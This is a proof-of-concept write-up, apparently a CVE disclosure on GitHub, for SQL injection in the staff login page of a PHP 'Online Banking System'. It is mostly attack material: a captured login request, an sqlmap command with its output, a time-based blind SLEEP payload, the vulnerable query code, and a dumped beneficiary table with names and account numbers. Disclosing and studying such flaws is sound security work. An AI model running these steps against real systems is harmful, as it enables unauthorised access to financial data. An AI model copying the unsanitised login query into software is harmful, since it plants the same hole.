

[main](#) ▾

...

[CVEs](#) / [Online-Banking_SQLI](#) / POC.md



D4rkP0w4r Update POC.md

[History](#)

[1 contributor](#)

[47 lines \(44 sloc\)](#) | [2.03 KB](#)

...

Online Banking System SQL Injection

- Description => sql injection at `staff_login.php`

Step to Reproduct


- Staff Login -> Staff ID -> Staff Password -> Login -> modify data -> Sqlmap

Exploit

-

-
- The screenshot shows the Burp Suite Professional interface. The top menu bar includes Burp, Project, Intruder, Repeater, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn, Burp Bounty Pro, and Customizer. The 'Proxy' tab is active, showing the 'Intercept' section. The 'Intercept' section has a 'Request to http://192.168.1.101:8080' and buttons for 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open Browser'. The 'Raw' tab is selected, displaying the raw HTTP text of a POST request. The request body contains a 'staff_id' parameter with a value that appears to be a password hash. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.
- ```
1 POST /Online-Banking/staff_login.php HTTP/1.1
2 Host: 192.168.1.101:8080
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.101:8080
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.101:8080/Online-Banking/staff_login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US;q=0.9
13 Cookie: PHPSESSID=jkpk9hitihoim7ecaribmdev
14 Connection: close
15
16 staff_id=hacked&password=hhhhhhhhhh&staff_login=ht5002H
```
- The 'Inspector' panel on the right shows the following request attributes:
- Request Attributes: 2
  - Request Query Parameters: 0
  - Request Body Parameters: 3
  - Request Cookies: 1
  - Request Headers: 13

- Then modify the data and save as `sqli.txt`



- Scan `sqli.txt` on `Sqlmap`

```
python3 sqlmap.py -r sqli.txt --batch --current-user
```

```
d4rk0w4r@d4rk0w4r: /mnt/c
|_|V... |_| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:52:07 /2022-03-21/

[23:52:07] [INFO] parsing HTTP request from 'sqli.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[23:52:10] [INFO] resuming back-end DBMS 'mysql'
[23:52:10] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.101:8080/Online-Banking/staff_profile.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: staff_id=' AND (SELECT 6747 FROM (SELECT(SLEEP(5)))axoD) AND 'gfyl'='gfyl&password=hshshshshsh&staff_login-btn=LOGIN

[23:52:10] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:52:10] [INFO] fetching current user
[23:52:10] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[23:52:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[23:52:33] [INFO] adjusting time delay to 1 second due to good response times
root@localhost
current user: 'root@localhost'
[23:53:46] [INFO] fetched data logged to text files under '/home/d4rk0w4r/.local/share/sqlmap/output/192.168.1.101'
[23:53:46] [WARNING] your sqlmap version is outdated
```

# Vulnerable Code

```
staff_login_process.php
1 <?php ob_start(); ?>
2 <?php
3 include 'db_connect.php';
4 if(isset($_POST['staff_login-btn'])){
5
6 if(isset($_POST['staff_id'])){
7 $staff_id = $_POST['staff_id'];
8 $password = $_POST['password'];
9 }
10
11 $sql="SELECT * FROM bank_staff where staff_id='$staff_id' and Password='$password' ";
12 $result = $conn->query($sql);
13 $row = $result->fetch_assoc();
14 if($staff_id != $row['staff_id'] && $password != $row['Password']){
15
16 echo '<script>alert("Incorrect Id/Password.")</script>';
17
18 }
19
20
21 else{
22
23 $_SESSION['staff_login'] = true;
24 $_SESSION['staff_name'] = $row['staff_name'];
25 $_SESSION['staff_id'] = $row['staff_id'];
26 date_default_timezone_set('Asia/Kolkata');
27 $_SESSION['staff_last_login'] = date("d/m/y h:i:s A");
28 header('location:staff_profile.php');
29 }
30 }
```

- No filter Staff ID and Staff Password when inserting data to database

## Information Disclosure

```
[00:49:47] [INFO] retrieved: 1011921011768
[00:50:45] [INFO] retrieved: Kathryn White
[00:51:55] [INFO] retrieved: 27/07/21 03:48:44 PM
[00:53:56] [INFO] retrieved: 1011
[00:54:12] [INFO] retrieved: ACTIVE
[00:54:39] [INFO] retrieved: 1
[00:54:44] [INFO] retrieved: Saving
[00:55:14] [INFO] retrieved: 1011591011722
[00:56:09] [INFO] retrieved: Premier Internet
[00:57:30] [INFO] retrieved: 27/07/21 03:50:00 PM
[00:59:25] [INFO] retrieved: 1011
[00:59:40] [INFO] retrieved: ACTIVE
[01:00:08] [INFO] retrieved: 2
Database: bnkms
Table: beneficiary_1011950
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+
| id | Status | IFSC_code | Date_added | Account_type | Beneficiary_name | Beneficiary_ac_no |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | ACTIVE | 1011 | 27/07/21 03:48:44 PM | Saving | Kathryn White | 1011921011768 |
| 2 | ACTIVE | 1011 | 27/07/21 03:50:00 PM | Saving | Premier Internet | 1011591011722 |
+-----+-----+-----+-----+-----+-----+-----+
```

## POC

### Injection Point

staff\_id=\*&password=hhhhhhhhh&staff\_login-btn=LOGIN

- Request

POST /Online-Banking/staff\_login.php HTTP/1.1  
Host: 192.168.1.101:8080  
Content-Length: 57  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: http://192.168.1.101:8080  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,  
Referer: http://192.168.1.101:8080/Online-Banking/staff\_login.php  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=jpkpok9b1titholm7srir1b6mev  
Connection: close

staff\_id=&password=hhhhhhhhh&staff\_login-btn=LOGIN

